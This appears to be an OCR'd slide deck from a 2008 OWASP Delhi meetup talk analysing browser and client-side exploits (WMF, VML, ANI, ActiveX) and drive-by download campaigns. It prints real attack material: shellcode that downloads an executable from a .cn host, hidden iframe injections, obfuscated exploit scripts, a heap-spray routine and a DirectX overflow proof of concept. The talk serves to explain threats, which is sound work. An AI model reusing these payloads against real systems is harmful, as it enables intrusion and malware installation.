Crossing the Chasm

Anatomy of Client-Side and Browser-Based Exploits

OWASP Delhi Meetup

October 18, 2008

Pukhraj Singh

Vikriya, www.vikriya.com

“Trust me, I know what I am doing.”

- Director, Products and Services at Vikriya
- Strategic Advisor at Torrid Networks

- Senior Threat Analyst at Symantec Canada
- Project Manager at Third Brigade
- Founder at SigInt Network Defense
- Security Researcher at Blue Lane Technologies

The bigger picture…

Where are we now?

*An **organizational** perspective*

- Organizations have understood the end-to-end picture.
- Security has become justifiable in business terms.
- ‘Proactive, preemptive and inclusionary’ is the motto.
- Resolution of RoI is still under experimentation.
- Quality of manpower has improved.

Where are we now?

*An **industry** perspective*

- The industry is back to basics.
- Witnessing a wide scale, two-pronged consolidation.
- Focus shifting from best-of-the-breed to contemporary.
- Upping the effort to build in-house, multi-vendor, wholesome solutions at lowest cost.
- Turnkey, productized-services are the way to go.
- Investment is scarce and returns are scarcer.
- Technical innovation has hit the glass-ceiling.
- Outsourcing is still problematic.

Where are we now?

*A **technical** perspective*

- The threat landscape has changed.
- The focus is completely crime-centric.
- The vulnerability-to-exploit cycle is miniscule or negative.
- The vendors have become responsible and mature.
- Haphazard laws and legal ramifications have added to the FUD.

The failure of outsourcing

- Information security lags by 5-7 yrs from the mainstream outsourcing market.

- A tough, complex and multi-disciplinary job.
- Customer paranoia, compliance costs, confidentiality issues.
- Legal hassles with overseas contractors.
- Bigger contractors lack skilled manpower creation skills for this niche domain.
- Only mainstream security services are being pursued.
- Many opportunities are going unnoticed.

- More effort, less clarity, unneeded complexity, low quality.

The Indian security market

- The IT infrastructure is being completely overhauled.
- Organizations have been ‘pressurized’ to take security into consideration.
- Their buying approach is very conservative.
- IDC estimate:$120M by 2008. Understatement.
- The SMB sector is one huge, untapped and unaccounted opportunity.

Selling to Indian SMBs

- Relationship should be the topmost priority.
- SMBs still have a shopkeeper's approach.
- The market is unaccounted for. First-mover tactics.
- Personalized pitch.
- Focus on post-sales too.
- Let them get the bang for the buck.
- Assist them in assessing the RoI.
- Partner networks needs to improved.
- Marketing is still very immature.

(Concept + Cost) Arbitrage

- Market is thumbs-up to contemporary offerings bundled in an ‘on-demand’ fashion.

- *“…Philippe Courtot (CEO, Qualys) acknowledged that in his business it is quite possible that an Indian company could come up with a vastly lower cost structure, and customers would switch immediately, if they are convinced about the reliability of the service.”* -- Sramana Mitra

- Challenges: Team, Sales, Investment.

The view from the foxhole…

WMF – Where it all began…

Timeline

- **October-December 2005**: Numerous versions of the private exploits were circulating in the wild already. The Russian mafia was selling ready-to-run malware versions for $4000.

- **27th December 2005**: The vulnerability details were disclosed publicly on a mailing list and working exploit was released.

- **29th December 2005**: Microsoft confirms the vulnerability, but no patch in sight. Numerous versions of the malware popping out every minute.

- **31st December 2005**: Ilfak Gulfikanov, an independent researcher, releases a unofficial patch for the vulnerability.

- **5th January 2006:** Microsoft breaks out from its patch release cycle under pressure and delivers the fixes (MS06-001).

WMF – Where it all began…

Technical details…

- WMF contains graphics functions and parameters used to render an image.

- The file has a main header (18 bytes), followed by one or more data records.

```
typedef struct _WindowsMetaHeader
{
WORD FileType; /* Type of metafile (1=memory, 2=disk) */
WORD HeaderSize; /* Size of header in WORDS (always 9) */
WORD Version; /* Version of Microsoft Windows used */
DWORD FileSize; /* Total size of the metafile in WORDs */
WORD NumOfObjects; /* Number of objects in the file */
DWORD MaxRecordSize;/* The size of largest record in WORDs */
WORD NumOfParams; /* Not Used (always 0) */
} WMFHEAD
```

WMF – Where it all began…

Technical details…

- A record is a binary-encoded function call to the MS-GDI. An integer identifies a specific GDI function, along with the parameters to that function.

- To render, the library calls each GDI function specified in these records and passes the associated parameters.

```
typedef struct
{
DWORD rdSize;
WORD rdFunction;
WORD rdParm[1];
} METARECORD;
```

```
0x061C RoundRect
0x061D PatBlt
0x0626 Escape
0x062F DrawText
```

```
\x20\x00\x00\x00 rdSize
\x26\x06 rdFunction(0x0626)
\x09\x00 nEscape (SETABORTPROC)
\x16\x00 InDataSize
uchar[n] lpvInData
```

```
int Escape( HDC hdc, int nEscape, int InDataSize, LPCSTR lpvInData,
                        LPVOID lpvOutData );
```

- Second, third, and the fourth parameters are directly supplied by the file.

WMF – Where it all began…

Technical details…

- SetAbortProc sets the application-defined abort function that allows a print job to be cancelled during spooling.


```
int SetAbortProc( HDC hdc, ABORTPROC lpAbortProc );
```

```
 0x08 QUERYESCSUPPORT
 0x09 SETABORTPROC
 0x0a STARTDOC
 0x0b ENDDOC
```

- The second argument is a pointer to an arbitrary function.
- When WMF calls it, the function code is directly supplied as the last parameter.
- Rest is for your grandchildren…

WMF – Where it all began…

Celebrating 0-day New Year



- Metasploit introduced compression, chunked encoding, dummy records evasion.
- Targeted attacks came to the limelight.
- Marked a milestone which changed the threat landscape.
- Contemporary defense was about to become obsolete.

IE CreateText 0-Day

Upping the ante

```
<SCRIPT LANGUAGE="JScript">
var rng = document.body.createTextRange( );
if (rng!=null) {
alert(rng.htmlText);
}
</SCRIPT>
```

- *createTextRange* method returns the *TextRange* object for an HTML element.
- *TextRange* facilitates the retrieval and modification of the text content of the element.

```
BODY, BUTTON, TEXTAREA, INPUT type=button, hidden, password, reset,
submit, text
```

- Not all INPUT types support the *TextRange* object, so the *createTextRange* object method may not be invoked.

IE CreateText 0-Day

Upping the ante

- *createTextRange* utilizes a function pointer stored in a structure belonging to the INPUT element.
- Not initialized properly if the INPUT type is not designed to use *createTextRange* (button, checkbox, image, radio).
- The pointer contains an arbitrary address that usually points to the heap.
- The value stored at that address is directly used as the address of a function.

The VML 0-Day

Setting the standard

- Rejected as a web standard and was replaced by the Scalable Vector Graphics (SVG).

```
<v:rect
style='width:120pt;height:80pt'
fillcolor="red">
<v:fill
type="gradient"
method="linear"/>
</v:rect>
```

- The "*fill*" sub-element describes how the drawn object should be filled.
- No bounds checking on the *method* attribute of the *fill.*
- Uses a fixed size stack buffer of 260 bytes.

The VML 0-Day

Setting the standard

- Ubiquitous attack vectors (HTML - Outlook, IE).
- *Method* could be anywhere.
- Scripting languages are a decoding nightmare.
- IPS groaned. AVs were doing second-stage detection.
- Exploit-facing protection was debunked.

The ANI 0-day

Things were never the same

- A graphics file format used for animated icons and cursors.
- Based on the RIFF file format, which is used as a container.
- RIFF is a generic meta-format for storing data in tagged chunks.

Offset	Size	Description
0x0000	4	Chunk Identifier
0x0004	4	Length (N)
0x0008	N	Chunk Data

Offset	Size	Description
0x0000	4	Chunk Identifier ("RIFF" or "LIST")
0x0004	4	Length (N)
0x0008	4	Type Identifier
0x000C	N	subchunks

- Two *Chunk Identifier*s, "RIFF" and "LIST", contain subchunks.
- If the *Type Identifier* of "RIFF" chunk is "ACON", the file is an ANI cursor.
- Every ANI file has chunk with *Chunk Identifier* "anih" (36 bytes), containing summary description of the file.

The ANI 0-day

Things were never the same

```
struct tagANIHeader {
DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)
DWORD cFrames; // Number of unique Icons in this cursor
DWORD cSteps; // Number of Blits before the animation cycles
DWORD cx, cy; // reserved, must be zero.
DWORD cBitCount, cPlanes; // reserved, must be zero.
DWORD JifRate; // Default Jiffies (1/60th of a second) if rate
chunk not present.
DWORD flags; // Animation Flag
} ANIHeader;
```

- Only the first “anih” chunk undergoes sanity checks.
- After the check, *LoadAniIcon* calls *ReadChunk.*
- ReadChunk copies each chunk into a stack-based buffer.
- *Length* determines the size of the buffer!

The ANI 0-day


Things were never the same

- Mind-bogglingly diverse attack vectors (HTML, attachments).
- The file extension could be changed.
- Even the preview functions are vulnerable.
- Actually, a bug which rose from its ashes.
- Mallet on the head of MS' QA practices.

Shotgun Attacks, Drive-By Downloads

- The most business-savvy cyber-crime model.
- Heavy monetization. Arms bazaar.
- Used for plethora of nefarious activities – espionage, data thefts, bot herding, etc.
- Contemporary defense fails to provide protection.
- AV vendors are fooling you by providing reactive defense.
- Simple, precise, scalable, wide-scale, productizable.

Shotgun – Bank of America



- The URL is encoded using a simple decimal representation method.

"http://www.rock-spirits.de/templates/index.php"

- Unescaped() - http://www.rock-spirits.de/template/index.php

Shotgun – Bank of America

- The second URL contains harmless-looking encoded data and a decoder.

```
hcgy4h3MuSTdOOXlkb3_kbVFolV_fODy4h3MuSYdvlON27D_eCDl9AvQibV_ebDGAF
QshsV7hZYnfOXyhaTdJw9l2nQlPlC1iCTdPArNfOQlA29yh0Ed@7vQibV_ebDGoMVN
4ST79CvWwwrZ4OQ14BQ7RCvxJMzMjAH7aw9ywwvxQ8Yy8AvxhJX1anQ7kaTdJwvl9R
AyROQ1RmA_XbD_eB9lOw9doLvWwwrZ4OQ14BQ7RCvxJMzZQLXNhGrdha37hZYneh3x
hZTdRu3_OBvWiArFhFXsNh3NaS3NEhXMR5Q1AsQsha9dOw9doLvWwwrZ4OQ14BQ7RC
vxJMzZQLXNhGrdha37hZYneh3xhZTdRu3_OBvWiArFhFXs1bQ1EhXMR5Q1Aa9dOw9l
w2r7h0P_aSP_ABrNwZ3ZQ0YnwuQdAIHdiCHdPMC1iCTdPArNfOQlA29yh0Ed@7vTRS
PGoMVN4ST79nHdoar7kLHdJ5V_e5QMAJV7PzYnJMzMjAH7aw9ywwvxQ8Yy8AvxhJX1
anQ7kaTdJwvl92nNemA_XbD_eB9lw2r7h0P_aSP_ABrNwZ3ZQ0YnibQ12hYlAa37Pl
zZQlON27D_eCDl9AvT@Br_wwvxQ63_iAvloMDLI5TxInVth0EdoRAyROQ1RmB7anHd
USV_UODlXSDyaMXN5mVMjSQNwbPyjBDyXSQMj5TNYBXNUSDMUxXMj5TN9RTla537Pa
vmQlO1ahTd@hXMqzDySzQliwrFhRAyROQ1RmB7an9dI5TxInXt9GcGCBBEmAwdwZ@n
@hXMqzDySzQlisvlubXlAavTZSwdOaHMeSTyDFvspeP19aPl4xVsUA3MiCQ1U7HNRm
H1RzQyOOQ1R5PsRB3N9wTMumgyunVFiSDyoc9NanDyRCvmQFX_XmclUB3lOh@sUbXl
5Br7PlO1ahTdYOXxa7DlUSYyaOEdJw9daOV_aOV_aOV_aOV_UCgKS8@tUavmQ63_iA
vMaM3_9mDyeh3_iwrFhar_aOV_aOV_aOV_aODy82EmeagtoZ@nfOXyhZV_DOXl@5T1

<truncated>
```

Shotgun – Bank of America

- The decoding function was quite advanced, involving the use of a lookup table and a number of mathematical operations.

```
function dc(x)
{
    var l=x.length,b=1024,i,j, u,p=0,s=0,w=0;
    t=Array(63,37,23,57,1,6,19,50,27,12,0,0,0,0,0,0,13,10,42,46,24,45,55,43,44,15,31,53,47,34
    ,33,14,25,40,7,26,41,17,56,49,8,9,39,0,0,0,0,32,0,3,30,59,48,22,20,29,2,16,4,5,35,54,58,0
    ,21,61,60,51,52,18,28,11,38,36,62);

    for(j=Math.ceil(l/b);j>0;j--)
    {
            u='';
            for(i=Math.min(l,b);i>0;i--,l--)
            {
                    w|=(t[x.charCodeAt(p++)-48])<<s;
                    if(s)
                    {
                            u+= String.fromCharCode(226^w&255);
                            w >>=8;
                            s-=2;
                    }
                                    else
                                    {
                                            s=6;
                                    }
                            }
                            document.write(u);
    }
```

Shotgun – Bank of America


- Once run with the specified string, this decoding routine will write new content to the web site which exploits a number of vulnerabilities targeting Internet Explorer.

- Microsoft XML Core Service XMLHTTP ActiveX Control Remote Code Execution Vulnerability
- Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability
- Java Sandbox Privilege Escalation Exploit

- Downloads an executable QRhrTRWtr.exe, packed with FSG.
- Downloads another executable demo.exe, a variant of Infostealer.Bancos.


Shotgun – Orkut.com

- A encoded webpage points to a fake Orkut login.
- The login information is sent to the attacker.
- A variant of the Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability which downloads a known trojan.



ANI Exploitation


```
0000:0200  ff 50 e8 5b 00 00 00 eb 81 e8 e9 ff ff ff 83 c4  ÿPè[...ë.èéÿÿÿ.Ä
0000:0210  08 c3 e8 5f 00 00 00 68 ec 97 03 0c 50 e8 7a 00  .Ãè_...hì...Pèz.
0000:0220  00 00 83 c4 08 c3 e8 4b 00 00 00 68 aa fc 0d 7c  ...Ä.Ãèk...hªü.|
0000:0230  50 e8 66 00 00 00 83 c4 08 c3 e8 37 00 00 00 68  Pèf....Ä.Ãè7...h
0000:0240  72 fe b3 16 50 e8 52 00 00 00 83 c4 08 c3 e8 4d  rþ³.PèR....Ä.ÃèM
0000:0250  ff ff ff 68 4f ef 4f 05 50 e8 3e 00 00 00 83 c4  ÿÿÿhOïO.Pè>....Ä
0000:0260  08 c3 e8 0f 00 00 00 68 8e 4e 0e ec 50 e8 2a 00  .Ãè....h.N.ìPè*.
0000:0270  00 00 83 c4 08 c3 33 c0 64 8b 40 30 85 c0 78 10  ...Ä.Ã3Àd.@0.Àx.
0000:0280  3e 8b 40 0c 3e 8b 70 1c ad 3e 8b 40 08 c3 eb 0b  >.@.>.p.->.@.Ãë.
0000:0290  3e 8b 40 34 83 c0 7c 3e 8b 40 3c c3 60 36 8b 6c  >.@4.À|>.@<Ã`6.l
0000:02a0  24 24 36 8b 45 3c 36 8b 54 05 78 03 d5 3e 8b 4a  $$6.E<6.T.x.Õ>.J
0000:02b0  18 3e 8b 5a 20 03 dd e3 3b 49 3e 8b 34 8b 03 f5  .>.Z .Ýã;I>.4..õ
0000:02c0  33 ff 33 c0 fc ac 84 c0 74 07 c1 cf 0d 03 f8 eb  3ÿ3Àü¬.Àt.ÁÏ..øë
0000:02d0  f4 36 3b 7c 24 28 75 df 3e 8b 5a 24 03 dd 66 3e  ô6;|$(uß>.Z$.Ýf>
0000:02e0  8b 0c 4b 3e 8b 5a 1c 03 dd 3e 8b 04 8b 03 c5 36  ..K>.Z..Ý>....Å6
0000:02f0  89 44 24 1c 61 c3 e8 06 fe ff ff 68 74 74 70 3a  .D$.aÃè.þÿÿhttp:
0000:0300  2f 2f 77 77 77 2e 39 39 39 38 38 38 37 37 37 2e  //www.999888777.
0000:0310  63 6e 2f 77 68 79 2f 61 64 2e 65 78 65           cn/why/ad.exe
```



MS07-033 and Xunlei Shotgun

- The actual exploit was obfuscated six times!

- For the outermost layer of obfuscation, the attacker is using the *eval()* to evaluate the text as script code.

- The decoded script is divided into three portions that are being passed as arguments to the *document.writeln()* function. This function will write the HTML expressions in the current window.

- The resulting code is divided into two main portions. The first part is evaluating an expression encoded using the *escape()* function. This turns out to be a function doing mathematical substitution.

    - Microsoft Internet Explorer Speech API 4 COM Object Instantiation Buffer Overflow Vulnerability
    - Xunlei Web Thunder ThunderServer.webThunder.1 ActiveX Control Arbitrary File Download Vulnerability

Real Player ActiveX 0-Day

```
GET / HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: www.tops100.org
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)

HTTP/1.1 200 OK
Content-Length: 90479
Content-Type: text/html
Content-Location: http://www.tops100.org/default.html
Last-Modified: Tue, 01 Apr 2008 15:12:35 GMT
Accept-Ranges: bytes
ETag: "b66ad2d0a94c81:19eb"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 03 Apr 2008 16:15:39 GMT


<iframe src=http://173.cncz.us/new173.htm width=0 height=0></iframe>
<html>
```

```
GET /new173.htm HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applic
Referer: http://www.tops100.org/
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 173.cncz.us
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: keep-alive
Date: Thu, 03 Apr 2008 16:15:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 158
Content-Type: text/html
Set-Cookie: ASPSESSIONIDAQRDAQCS=HJCBILECAJLPJHFCHAIMMIMK; path=/
Cache-control: private


<iframe src=w/1.html width=0 height=0></iframe>
```

```
X-Powered-By: ASP.NET
Date: Thu, 03 Apr 2008 16:15:41 GMT
Connection: keep-alive

<script>
.window.onerror=function(){return true;}
.window.status="....";
</script>
<script>
./*OOOOOOOOOOOOOOOOOOOOO*/
..eval("\x2F\x2A\x30\x30\x30\x30\x30\x30\x30\x30\x30\
\x30\x30\x30\x2A\x2F\x0D\x0A\x74\x72\x79\x7B\x69\x66\x28\
\x74\x28\x22\x4D\x22\x2B\x22\x69\x22\x2B\x22\x63\x72\x6F\
\x4C\x22\x2B\x22\x48\x22\x2B\x22\x54\x54\x22\x2B\x22\x50\
\x65\x6E\x74\x22\x5D\x5B\x22\x77\x72\x69\x74\x65\x22\x5D\
\x64\x69\x73\x70\x6C\x61\x79\x3A\x6E\x6F\x6E\x65\x20\x73\
\x61\x6D\x65\x3E\x27\x29\x7D\x63\x61\x74\x63\x68\x28\x65\
\x20\x41\x63\x74\x69\x76\x65\x58\x4F\x62\x6A\x65\x63\x74\
\x5C\x78\x37\x34\x5C\x78\x36\x43\x5C\x78\x32\x45\x5C\x78\
\x2B\x22\x74\x6C\x2E\x31\x22\x29\x29\x77\x69\x6E\x64\x6F\
\x72\x69\x74\x65\x22\x5D\x28\x27\x3C\x69\x66\x72\x61\x6D\
\x6E\x6F\x6E\x65\x20\x73\x72\x63\x3D\x22\x37\x2E\x67\x69\
\x69\x6E\x64\x6F\x77\x5B\x22\x64\x6F\x63\x75\x6D\x65\x6E\
\x66\x72\x61\x6D\x65\x20\x73\x74\x79\x6C\x65\x3D\x64\x69\
```

Real Player ActiveX 0-Day

```
/*OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO*/
try{if(new
ActiveXObject("M"+"i"+"cro'+"so"+"ft.X"+"ML"+"H"+"T"+"P"))window["document"]["write"]('<i
style=display:none src="1.gif"></iframe>')}catch(e){};
try{if(new ActiveXObject("IE"+"RP"+"\x43\x74\x6C\x2E\x49\x45\x52"+"PC"+"tl.1"))
        window["document"]["write"]('<iframe style=display:none src="7.gif"></iframe>');
        window["document"]["write"]('<iframe style=display:none src="2.gif"></iframe>')
}catch(e){};
try{if(new
ActiveXObject("M"+"PS.S"+"to"+"rm"+"Pl"+"ay"+"er"))window["document"]["write"]('<iframe
style=display:none src="3.gif"></iframe>')}catch(e){}; try{if(new
ActiveXObject("P"+"OW"+"ER'+"PLA"+"YE"+"R.Powe"+"rPlay"+"erC"+"trl.1"))window["document"][
style=display:none src="4.gif"></iframe>')}catch(e){};
```

- Accesses the parent object window and indexes the document subobject: window["document"].
- It then references a method owned by the document object, by appending a second index: window["document"]["write"] causing the actual HTML code to be generated.


Real Player ActiveX 0-Day

```
var bigblock=unescape("%u0C0C%u0C0C");
var headersize=20;
var slackspace=headersize+shellcode.length;
while(bigblock.length<slackspace)bigblock+=bigblock;
var fillblock=bigblock.substring(0,slackspace);
var block=bigblock.substring(0,bigblock.length-slackspace);
while(block.length+slackspace<0x40000)block=block+block+fillblock;
var memory=new Array();
for(i=0; i<400; i++){memory[i]=block+shellcode}
var buf='';
while(buf.length<32)buf=buf-unescape("%0C");
var m='';
m=obj.Console;
obj.Console=buf;
obj.Console=m;
m=obj.Console;
obj.Console=buf;
obj.Console=m;

</script>
```

Real Player ActiveX 0-Day

Facebook ActiveX Attack



Facebook ActiveX Attack

- Facebook Photo Uploader 'ImageUploader4.1.ocx' FileMask Method ActiveX Buffer Overflow Vulnerability


- Yahoo! Music Jukebox 'mediagrid.dll' ActiveX Control Remote Buffer Overflow Vulnerability


- Yahoo! Music Jukebox AddImage Function ActiveX Remote Buffer Overflow Vulnerability

- Apple QuickTime RTSP URI Remote Buffer Overflow Vulnerability

Facebook ActiveX Attack

- Stack-based overflow in Aurigma ImageUploader4.1.ocx ActiveX control





MS DirectX 0-Day

```
<object classid="clsid:201EA564-A6F6-11D1-811D-00C04FB6BD36"
id="DirectXSDK"></object>
var address = "\x41\x41\x41\x41";
while(address.length < 2088) address += address;
DirectXSDK.SourceUrl = address;
```

- Buffer-overflow in the 'DXTLIPI.DLL' included in the Microsoft DirectX Media SDK.
